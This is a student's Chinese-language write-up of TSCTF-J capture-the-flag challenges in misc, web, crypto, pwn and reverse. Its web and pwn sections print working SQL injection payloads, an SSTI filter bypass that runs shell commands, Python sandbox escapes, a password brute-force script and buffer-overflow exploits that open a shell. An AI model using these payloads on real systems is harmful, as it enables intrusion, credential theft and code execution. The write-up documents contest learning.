
TSCTF-J WRITEUP


圆周率 2025212737

Abstract

- [ab] The Great



这题一开始也是没有思路的，后来放了很多提示，决定好好想一想。



首先看到提示 2，要我们写出音名：

G E F F F D C F E B E B C A G C F F G E	G E G G F C C F E C A E B G G C G C F B E

然后 add（+）是一个很重要的提示，如果把 ABCD……映射为 1234……，那么音符就可以相加了，以第二个音为例：

$$F_6 + C_3 = I_9$$

由此，我们可以得出两个单词：EINSTEIN EQUATION，再结合提示 1，应当以 Latex 形式写出爱因斯坦方程，故 flag 为

TSCTF-J{E=mc^2}

Misc

● [misc] Meow

这题一开始没思路，后面做了几题才回来的，因为一眼丁真看到了“vfnd”（“TSC”的 base64 是“VFND”）

Meow·Meow·MeowvfndveyTsNSkMeow
Meow·Meow·Meowmv9bBq==Meow
Meow·Meow·Meowx01LB3Dnztb3Meow
Meow·Meow·MeowxZrFq2fuMeow
Meow·Meow·MeowiseHFq==Meow

Meow·Meow
Meow·Meow
Meow·Meow
Meow·Meow
Meow·Meow

虽然全是 Meow，但是根据程序格式，可以猜出：

Meow	关键字：定义/声明变量
Meow Meow	变量标识符（以颜色区分）
Meow	字符串界限
Meow	关键字：输出

所以最后输出的是：

Meow	Meow	Meow	Meow	Meow
vfndveyTsNSk	mv9bBq==	xZrFq2fu	x01LB3Dnztb3	iseHFq==

结合 vfnd，猜测这是大小写反转的 base64，进行解码


```
In [1]: import base64

In [2]: t = 'vfndveyTsNSkmv9bBq==xZrFq2fux01LB3Dnztb3iseHFq=='

In [3]: import string

In [4]: t = t.translate(str.maketrans(string.ascii_uppercase+string.ascii_lowercase, string.ascii_lowercase+string.ascii_uppercase))

In [5]: base64.b64decode(t)
Out[5]: b'TSCTF-J{\n1_Am'

In [6]: base64.b64decode(t.split('==', 1)[1])
Out[6]: b'_4_CaT_MeowMe0w!!!}'
```


最后把换行符去掉，就得到了 flag

TSCTF-J{1_Am_4_CaT_MeowMe0w!!!}

● [misc] 卢森堡的秘密

拿到 zip 和 png，先进行 binwalk 和 pngcheck，没有发现异常，考虑 LSB，找到一个在线网站：

https://georgeom.net/StegOnline/upload



找到 flag

TSCTF-J{Th3_sEcre7_0f_L$B!}

● [misc] BadFile

先强烈推荐一个 Windows 开源软件 https://github.com/QL-Win/QuickLook，把苹果的 QuickLook 功能在 Windows 上复刻了，特别方便！按空格后还可以按上下键翻动

先看 txt

经过翻找，发现好像几段泄露文本都有数字？那就启动 grep

```
grep -r -P '\d'
```

```
└─$ grep -r -P '\d'
3WQlwSaj.txt:这个商城平台竟然将我的手机号15333039878，泄露给了商家！
dubZ3AZn.txt:我的地址是北京市北城区金融街999号，客服竟然写成了西安市。
nhlbNxGL.txt:请售后尽快联系我，18765427749，不然我投诉你们！
qtFyaGkZ.txt:客服竟然知道了我的身份证号231221199804052000。
wlBUCOeg.txt:我的家庭地址是，南京江北区金融大道35号，你发的地址对吗？
```

完美！

下面看 wav

经过翻找，发现几段泄露音频都比较长，于是通过时长降序排列，

发现前四都是

那……还有一段呢？只好慢慢翻了

翻了好久终于找到了！居然只有 1 秒？？

“我的家在北京市朝阳区”……懂了，马上去线下真实你

最后是 pdf

经过翻找，发现恶意文件会弹窗，由于没有想到好的方法，一一查

找

最后合成 flag

```
In [1]: pdf = list(sorted('''8YmxZRca.pdf
   ...: mFU1SdVp.pdf
   ...: w9V1ZDEd.pdf
   ...: xdBqKtxe.pdf
   ...: Z8P4DHre.pdf'''.split('\n')))
In [2]: txt = list(sorted('''3WQlwSaj.txt
   ...: dubZ3AZn.txt
   ...: nhlbNxGL.txt
   ...: qtFyaGkZ.txt
   ...: wlBUCOeg.txt'''.split('\n')))
In [3]: wav = list(sorted('''2JuiKL42.wav
   ...: 4UjLqeRF.wav
   ...: Ew24ldS2.wav
   ...: HjRtD6f3.wav
   ...: RtUwEgj1.wav'''.split('\n')))

In [4]: '_'.join(['_'.join(l) for l in [txt, wav,
pdf]])
Out[4]:
'3WQlwSaj.txt_dubZ3AZn.txt_nhlbNxGL.txt_qtFyaGkZ.
txt_wlBUCOeg.txt_2JuiKL42.wav_4UjLqeRF.wav_Ew24ld
S2.wav_HjRtD6f3.wav_RtUwEgj1.wav_8YmxZRca.pdf_Z8P
4DHre.pdf_mFU1SdVp.pdf_w9V1ZDEd.pdf_xdBqKtxe.pdf'

In [5]: import hashlib

In [6]: hashlib.md5(_.encode()).hexdigest()
Out[6]: '0b4a2a6431f6b94b3c1d3d50d0a45aea'
```

TSCTF-J{0b4a2a6431f6b94b3c1d3d50d0a45aea}

[misc] PyJail （半成品）

拿到代码，发现 globals 受限，AST 不允许访问“__”开头的属性。

一开始打算用反射获得完整环境：（这里 157 是 os._wrap_close 的 index，以实际情况为准）

```
''.__class__.__mro__[1].__subclasses__()[157].__init__.__globals__
```

那么就需要绕过“__”，使用 Unicode 绕过

```
''.__class__.__mro__[1].__subclasses__()[157].__init__.__globals__
```

但是此举触发了 import 钩子，失败，接下来考虑栈帧逃逸

```
print(g:=[*(q:=(q.gi_frame.f_back.f_back.f_globals for _ in [1]))][0])
```

成功获得 globals，但是接下来就没有思路了：

- os.system/popen、subprocess 都被 ban 了
- _posixsubprocess 不在 sys.modules 里，也无法被 __loader__加载
- 写 WP 的时候突然想到会不会在环境变量里，确认了一下，也没有

```
>>> print((g:=[*(q:=(q.gi_frame.f_back.f_back.f_globals for _ in [1]))][0])['sys'].modules['os'].environ)
environ({'KUBERNETES_SERVICE_PORT': '443', 'KUBERNETES_PORT': 'tcp://10.152.183.1:443', 'HOSTNAME': 'ret2shell-86-7-1760
322654', 'HOME': '/root', 'GPG_KEY': 'A035C8C19219BA821ECEA86B64E628F8D684696D', 'PYTHON_SHA256': '8fb5f9fbc7609fa822cb3
1549884575db7fd9657cbffb89510b5d7975963a83a', 'KUBERNETES_PORT_443_TCP_ADDR': '10.152.183.1', 'PATH': '/usr/local/bin:/u
sr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin', 'KUBERNETES_PORT_443_TCP_PORT': '443', 'KUBERNETES_PORT_443
_TCP_PROTO': 'tcp', 'LANG': 'C.UTF-8', 'PYTHON_VERSION': '3.11.13', 'KUBERNETES_SERVICE_PORT_HTTPS': '443', 'KUBERNETES_
PORT_443_TCP': 'tcp://10.152.183.1:443', 'KUBERNETES_SERVICE_HOST': '10.152.183.1', 'PWD': '/app'})
```

PLACEHOLDER{TA5K_F4ILED}

AI

● [ai] Coup

拿到题目还不知道是干什么的，看 AI 玩了一局才明白：我们要给代表我们的 AI 玩家写 prompt，来指导它赢得比赛，下面给出我的提示词：

```
You are a good Coup Game Player, your aim is to earn a lot money then to coup the other player to death while keep you alive
```


经过测试，一遍拿到 flag，但是仍有改进的余地，AI 明显把赚钱放在了第一位，只有到 10+才会被迫 coup 别人，可以强调一下两个任务的优先级。

flag 是什么来着？不记得了！ 🤯

`PLACEHOLDER{I_forg0t_mY_fl@g}`

● [ai] JustReverse （失败）

根据给出的模型和参数，进行反向求解，但是哪里似乎写错了/不够精确，没有求出 flag，代码附在最后。



（你总不能跟我讲这个就是 flag 吧）

`PLACEHOLDER{T4SK_FA1L3D}`

Web

● [web] EZ_Login（签到）

一个登录界面，先尝试 SQL 注入，发现貌似没有注入点。

下面采取爆破，因为有验证码，但好像只要有某一次的 session 就提交对应的验证码就好了，下面的脚本还是模拟了登录全流程，并且加了连接中断的处理

```
import requests
import re

def crack(pwd):

    s = requests.Session()

    cookies = {
        # 省略
    }

    headers = {
        # 省略
    }

    response =
s.get('http://127.0.0.1:54655/login',
cookies=cookies, headers=headers)

    data = {
        'username': 'admin',
        'password': pwd,
        'captcha':
''.join(re.findall(r'(?<=captcha_images/)\d(?=\.p
ng)', response.text))
    }

    response = s.post(
        'http://127.0.0.1:54655/login',
```

```
        cookies=cookies,
        headers=headers,
        data=data,
    )

    print(re.findall(f'>.*?错误.*?<',
response.text))
    return '错误' not in response.text

for i, pwd in
enumerate(open('D:/PiYuanZhouLv/rockyou.txt')):
    pwd = pwd.strip()
    if not pwd.startswith('s'):
        continue
    print(i, pwd)
    while True:
        try:
            if crack(pwd):
                print("THE PASSWORD IS", pwd)
                exit()
        except:
            import time
            print('Have a rest!')
            time.sleep(10)
        else:
            break
```

部分代码由 https://curlconverter.com/生成

运行，得到密码“simple”，尝试登录，提示“非本地管理员”

由于 wsrx，我们的请求的 Referer/Origin 都是本地地址（就算 wsrx 会改那我们也无法控制），所以应该是 X-Forwarded-For 请

求头，复制到 HTTPie（或者你的请求软件），将 X-Forwarded-For 改为 127.0.0.1

显示登陆成功，但是……我 flag 呢？！

在这里卡了，直到后面伪造 session 的时候才知道这个 token 是有数据的，上 https://www.jwt.io/看看

DECODED HEADER

JSON CLAIMS TABLE COPY

```
{
  "alg": "none",
  "typ": "JWT"
}
```

DECODED PAYLOAD

JSON CLAIMS TABLE COPY

```
{
  "flag": "TSCTF-J{w31c0m3_70_7h3_w38_j0urn3y}"
}
```

看到 flag 了！


TSCTF-J{w31c0m3_70_7h3_w38_j0urn3y}

● [web] EZ_SQL

上来先用通用密码 ' or 1=1 #

看到一大堆垃圾数据，和一个 fleg（

好了，下面就是 union 注入的时候了



ID	Name	Description
1	2	3

列数为三的时候没有报错，说明回显列为 3

查表名：

```
' union select 1, 2, (select
group_concat(table_name) FROM
information_schema.tables WHERE table_schema =
database()) #
```

ID	Name	Description
1	2	overview_vulnerabilities,flag

发现 flag 这个表很有可能是我们的目标，查列名：

```
' union select 1, 2, (select
group_concat(column_name) FROM
information_schema.columns WHERE
```

```
table_name='flag') #
```

ID	Name	Description
1	2	flag

最后查 flag

```
' union select 1, 2, (select flag from flag) #
```

No results found for ID: ' union select 1, 2, (select flag from flag) #

Error: Illegal mix of collations for operation 'UNION'

诶诶，怎么炸了！经过搜索，发现是编码不一致导致的，所以

```
' union select 1, 2, (select convert(flag using utf8) from flag) #
```

ID	Name	Description
1	2	TSCTF-J{sql_1nj3ct10n_m4573r}

TSCTF-J{sql_1nj3ct10n_m4573r}

● [web] EZ_PY

上来先试注入什么的，无果，突然发现网页中的一行注释

```
<!-- /source目录可能有你想要的 -->
```

访问/source，获得源码

```
@app.route('/protected', methods=['GET'])
@token_required
def protected(current_user, role):
    if role != 'admin':
        return make_response(f'Access denied: User {current_user} ({role}) does not have sufficient privileges.', 403)
    filtered_user = waf_filter(current_user)
    return render_template_string(f"Hello, {filtered_user}! You have access to this protected resource.")
```

一个 SSTI 注入点，但是要 admin 的 session，而且有 waf

```
class User:
    def __init__(self, role='user'):
        self.username = None
        self.password = None
        self.role = role


def merge(src, dst):
    for k, v in src.items():
        if hasattr(dst, '__getitem__'):
            if dst.get(k) and type(v) == dict:
                merge(v, dst.get(k))
            else:
                dst[k] = v
        elif hasattr(dst, k) and type(v) == dict:
            merge(v, getattr(dst, k))
        else:
            setattr(dst, k, v)
```


一段熟悉的套路代码（上周 0xGame 考了），可以原型链污染

```
@app.route('/register', methods=['POST'])
def register():
    data = request.json
    if not data:
        return make_response('Username and password are required.', 400)
    user = User()
    merge(data, user)
    if not user.username or not user.password:
        return make_response('Username and password are required.', 400)
    users[user.username] = user.password
    return make_response('Registration successful.', 201)
```

所以，我们通过/register 进行原型链污染，把 app.config['SECRET_KEY']改成一个已知值，然后伪造 session，进行 SSTI 注入，获得 flag

下面开始：

1.原型链污染



2.session 伪造+SSTI

session 伪造可以直接去前面提到的 jwt.io 上构造，现在就是 SSTI 和绕 WAF 了。

```
def waf_filter(input_str):
    if not input_str:
        return input_str
    input_str = str(input_str)
    dangerous_strings = [
        'class', 'bases', 'subclasses', 'mro', 'globals', 'builtins', 'import', 'eval',
        'exec', 'open', 'file', 'read', 'write', 'os', 'subprocess', 'config', 'request',
        'session', 'g', 'url_for', 'get_flashed_messages','{%', '%}', '{#', '#}', '{{', '}}'
    ]
    for string in dangerous_strings:
        if string in input_str:
            return "WAF blocked: Dangerous pattern detected"
    filtered = input_str.replace('<script>', '').replace('</script>', '')
    filtered = filtered.replace('javascript:', '')
    filtered = filtered.replace('onload=', '')
    filtered = filtered.replace('onerror=', '')
    if "hello" in filtered:
        filtered = filtered.replace("hello", "{{")
    if "hacker" in filtered:
        filtered = filtered.replace("hacker", "}}")
    return filtered
```

首先，注入符号被 ban 了，但是有 hello hacker 最后被替换

然后把 SSTI 注入的关键词都 ban 的差不都了，但！是！下面那些

过滤 JavaScript 的代码就有用了！比如__class__就可以写成__cljavascript:ass__，不过为了过滤 flask.g，它把所有带 g 的都！ban！掉！了！所以通过 subclasses 找到 os._wrap_close 再.__init__.__globals__的路就 GG 了。

虽然没办法直接拿到 os，但是我们可以拿到__import__，然后.popen().read()就 ok 啦~

```
hello
''.__clajavascript:ss__.__mrjavascript:o__[1].__subcljavascript:asses__()[141].__injavascript:it__.__builjavascript:tins__['__impjavascript:ort__']('ojavascript:s').popjavascript:en('cat /flag').rejavascript:ad() hacker
```

不对不对，flag 还有一个 g，改成 fla?使用通配符就好了

Hello, TSCTF-J{y0u_c0mp1373d_7h3_py_pr0813m} ! You have access to this protected resource.

ok，拿到 flag~

TSCTF-J{y0u_c0mp1373d_7h3_py_pr0813m}

Crypto

● [crypto] Cantor's gifts

题目给出的 hint 是打乱后的某数后有多少个数比它小与阶乘相乘之和，所以先提取出复合前的这个数，再恢复乱序数列，最后恢复 flag。

一开始是通过模从小阶乘开始算的，不知道为什么不对，最后是从大阶乘整除恢复的，上代码：

```
hint =
24987529811114607254900821824538136728405 74
hint2 = b'5__r0tfg5f_34rtm__t_0ury0hft0t3n11c_t'

n = len(hint2)

import functools

@functools.cache
def f(n):
    if n <= 1:
        return 1
    return n * f(n-1)

renum = []
for i in range(n-1):
    h = hint - sum([rn*f(n-1-j) for j, rn in
enumerate(renum)])
    rn = h // f(n-i-1)
    renum.append(rn)
renum = renum[::-1]
print(renum)

rebuilt = [1, 0] if renum.pop(0) else [0, 1]
for rn in renum:
    nums = list(sorted(rebuilt))
    if rn == 0:
        rebuilt = [nums[0]-1] + rebuilt
    elif rn == len(nums):
        rebuilt = [nums[-1]+1] + rebuilt
    else:
        rebuilt = [(nums[rn-1]+nums[rn])/2] +
rebuilt

mp = {num: std for std, num in
enumerate(sorted(rebuilt))}
rebuilt = [mp[num] for num in rebuilt]
print(rebuilt)
```

```
msg = bytearray(hint2)
for i, c in zip(rebuilt, hint2):
    msg[i] = c

print(msg)
```

得到 flag

TSCTF-J{c4nt0r5_g1ft_f0r_th3_f1r5t_y0u_t0_m3t}

● [crypto] Sign in

很简单，考察异或的性质：$P \oplus Q \oplus P = (P \oplus P) \oplus Q = Q$

给出代码:

```
import base64, functools

base64.b64decode(bytes.fromhex(hex(functools.redu

ce(lambda x, y: x^y, map(lambda z: int(z, 16),

['a6c8b6733c9b22de7bc0253266a3867df55acde8635e19c

73313c1819383df93',

'11abed33a76d7be822ab718422844e1d40d72a96f02a288a

a3b168165922138f',

'e1251504cdb300420a0520fc1c15b010d4bfb118c2477b78

f3eafbe1acf0f121']))))[2:]))
```

TSCTF-J{I_like_Crypto}

● [crypto] p=~q

与 TSCTF-J2024 ezRSA 的 part3 类似，p、q 的特殊关系可以改写为 p^q 的值，然后就可以剪枝。之前 ezRSA 的时候自己写的程序就炸了，所以核心部分是从网上不记得哪个地方抄的了

```
n =
170514074211912577668782329546879957762758100921831844004060528807762839892109796427317780733709353224113640982778516279044793003904452586846050694144015830423189101930174638170071837697451913450536341893020474469659862203107131412721043073008035604765073590635431475582862768817712609727170801605440782510024205600316928008803107025575455550203335827977886373779015063956951153510439595283077035351567599570989929212312404807241153725478215363589930640056671755085724244244981400295962386914894703920312901790603005934825144466876610687604570211645599239205919242779378142702168029975938916402286848355855597064935431
c =
685384834040381599458547550231951711988995757172221240372809634596908042462678165908532909869324950388483891288639919843360607146434985282703037768045613904643638606356557713100115289117606422403678027731595877130906318105410104090612087949415747310029560761660451581067695478685052605631614484892184901703009571789524491072423492769399960775405595325098105185849849996320251246438876576159743596320084645790399192448795249520244907396213316487733028986595647756845649710356812710333122427352893104280479403971440464732238536604804245910958402413019949610694612478283909980435605201668735250443856801989897602336946
```

```
def get_pq(n, x):
    a = [0]
    b = [0]
    maskx = 1
    maskn = 2
    for i in range(1024):
        xbit = (x & maskx) >> i
        nbit = n % maskn
        t_a = []
        t_b = []
        for j in range(len(a)):
            for aa in range(2):
                for bb in range(2):
                    if aa ^ bb == xbit:
```

```
                            tmp2 = n % maskn
                            tmp1 = (aa * maskn // 2 +
a[j]) * (bb * maskn // 2 + b[j]) % maskn
                            if tmp1 == tmp2:
                                t_a.append(aa * maskn
// 2 + a[j])
                                t_b.append(bb * maskn
// 2 + b[j])
        maskx *= 2
        maskn *= 2
        a = t_a
        b = t_b
    for a1, b1 in zip(a, b):
        if a1 * b1 == n:
            return a1, b1

p, q = get_pq(n, int('1'*1022+'0', 2))
phi = (p-1)*(q-1)
d = pow(0x10001, -1, phi)

from Crypto.Util.number import long_to_bytes

print(long_to_bytes(pow(c, d, n)))
```

TSCTF-J{The_easiest_RSA_key!}

● [crypto] 野狐禅

考察了 Paillier 加密体系，此处取$g = n + 1$

先看加密逻辑:

$$c = (g^m \times r^n)\ mod\ n^2 = ((n+1)^m \times r^n)\ mod\ n^2$$

$$= \left((mn+1) \times r^n\right) mod\ n^2$$

由于 n、r 都知道，所以

$$m = \frac{\frac{c}{r^n} - 1}{n}\ mod\ n^2$$

可以直接解密（一开始走歪了，想到同态去了），由于懒了一下，是

AI 生成的:

```
from Crypto.Util.number import long_to_bytes
from sympy import Matrix

def main():
    with open("challenge.txt", "r") as f:
        lines = f.readlines()

    n = int(lines[0].split(": ")[1])
    g = int(lines[1].split(": ")[1])
    k = int(lines[2].split(": ")[1])
    eqs = int(lines[3].split(": ")[1])

    ciphertexts = []
    for i in range(4, 4 + 2 * k):
        ciphertexts.append(int(lines[i].strip()))

    raws = []
    for i in range(4 + 2 * k, 4 + 4 * k):
        raws.append(int(lines[i].strip()))

    n2 = n * n
    y_list = []
    for i in range(2 * k):
        c = ciphertexts[i]
        raw_val = raws[i]
        r = raw_val % n
        r_n = pow(r, n, n2)
        inv_r_n = pow(r_n, -1, n2)
        temp = (c * inv_r_n) % n2
        m_val = (temp - 1) // n
        y_list.append(m_val)

    A = []
    b = []
    for i in range(k):
        b.append(y_list[k + i])
        row = []
        for j in range(k):
            row.append(y_list[k + i - 1 - j])
        A.append(row)
```

```
    A_mat = Matrix(A)
    b_mat = Matrix(b)
    try:
        x = A_mat.solve(b_mat)
    except ValueError:
        print("Matrix is not invertible")
        return

    coeffs = []
    for i in range(k):
        val = x[i]
        if val.is_Integer:
            coeffs.append(int(val))
        else:
            coeffs.append(round(float(val)))

    for c in coeffs:
        if c not in [0, 1, 2]:
            print(f"Warning: coefficient {c} is
not in [0,1,2]")

    num = 0
    for i in range(k):
        num += coeffs[i] * (3 ** i)

    flag = long_to_bytes(num)
    print(flag.decode())

if __name__ == "__main__":
    main()
```

TSCTF-J{We_sh0u1d_kn0w!}

Pwn

● [pwn] ret

先静态分析，发现一个无限溢出和一个后门函数，直接上 exp

```
__int64 vuln()
{
  _BYTE v1[16]; // [rsp+0h] [rbp-10h] BYREF

  puts("Welcome to TSCTF-J2025!");
  puts("Just a simple sign-in!");
  return gets(v1);
}
```

```
int backdoor()
{
  return system("/bin/sh");
}
```

```
from pwn import *

io = connect('127.0.0.1', 41541)

bkd = 0x400676
ret = 0x400501

io.sendafter(b'n!',
cyclic(0x10+8)+p64(ret)+p64(bkd))

io.interactive()
```

```
$ cat flag
TSCTF-J{weLC0ME_to-TH3-WORld_Of-6INaRY-vuLNER@BIlItY0}$
```

TSCTF-J{weLC0ME_to-TH3-WORld_Of-6INaRY-vuLNER@BIlItY0}

● [pwn] pop （半成品）

静态分析，依然是一个无限溢出，但是连 system 都没有，考虑 ret2libc

```
__int64 vuln()
{
  _BYTE v1[16]; // [rsp+0h] [rbp-10h] BYREF

  puts("No backdoors this time!");
  return gets(v1);
}
```

1.漏地址

发现 vuln 函数有一部分可以利用，可以先用 gadget 把 puts 的 got 传给 rdi，接下来跳 0x400633，然后获得 puts 地址和下一

次溢出机会

```
400626          push    rbp
400627          mov     rbp, rsp
40062A          sub     rsp, 10h
40062E          mov     edi, offset s   ;
400633          call    _puts
400638          lea     rax, [rbp+var_10]
40063C          mov     rdi, rax
40063F          mov     eax, 0
400644          call    _gets
400649          nop
40064A          leave
40064B          retn
```

2.执行 system("/bin/sh")

接下来有了 libc，就可以算出 system 的地址，也可以找到 /bin/sh 的字符串，然后就可以 getshell 啦~

但是，问题来了，由于 vuln 的返回方式是 leave ret，两次操作下来相当于栈迁移了，栈跑到奇怪的地方了，试着把栈改到 bss，但是没成功（不排除是我太菜了😅），下面给出代码（未成功）

```
from pwn import *

context(arch='amd64', os='linux',
log_level='debug')

puts_got = 0x601018
leak_addr = 0x400633
edi_ret = 0x400713
ret_only = 0x4004c9
rbp = 0x601090

io = gdb.debug('./pwn')
libc = ELF('libc-2.23.so')

io.sendafter(b'time!\n',
cyclic(0x10)+p64(rbp)+p64(edi_ret)+p64(puts_got)+
```

```
p64(leak_addr)+b'\n')

puts_real = u64(io.recv(8)[:-1].ljust(8, b'\0'))
log.debug(f'puts addr: {hex(puts_real)}')

libc_to_real = lambda x: x - libc.sym['puts'] +
puts_real
log.debug(f'Libc base: {hex(libc_to_real(0))}')

system_real = libc_to_real(libc.sym['system'])
bin_sh_real =
libc_to_real(next(libc.search(b'/bin/sh')))

io.send(cyclic(0x10)+p64(rbp)+p64(edi_ret)+p64(bi
n_sh_real)+p64(ret_only)+p64(system_real)+b'\n')

io.interactive()
```

PLACEHOLDER{I_d0nt_kNovv}

~~对了，因为卡这题了，所以后面的 pwn 都没有看了~~

Reverse

● [re] Singin

先静态分析（下面一些函数是我自己命名的）

首先，看到核心逻辑，Buf2 是目标，Buf1 是加密输出，进

do_something 看看

```
if ( Size == strlen(input) )
{
  WelcomeToTSCTF = "WelcomeToTSCTF";
  Buf1 = malloc(Size);
  if ( Buf1 )
  {
    do_something((__int64)input, WelcomeToTSCTF, (__int64)Buf1, Size);
    if ( !memcmp(Buf1, &Buf2, Size) )
      puts("Correct Flag!");
    else
      puts("Wrong Flag!");
    free(Buf1);
    return 0LL;
  }
  else
  {
    return 1LL;
  }
}
else
{
  puts("Wrong Flag!");
  return 1LL;
```

```
unsigned __int64 __fastcall do_something(__int64 input, const char *key, __int64 out, unsigned __int64 i)
{
  size_t i_1; // rdx
  unsigned __int64 j_1; // rax
  size_t v6; // [rsp+28h] [rbp-18h]
  char *v7; // [rsp+30h] [rbp-10h]
  unsigned __int64 j; // [rsp+38h] [rbp-8h]

  i_1 = strlen(key);
  v7 = b64e((__int64)key, i_1);
  v6 = strlen(v7);
  for ( j = 0LL; ; ++j )
  {
    j_1 = j;
    if ( j >= i )
      break;
    *(_BYTE *)(out + j) = v7[j % v6] ^ *(_BYTE *)(input + j);
  }
  return j_1;
}
```

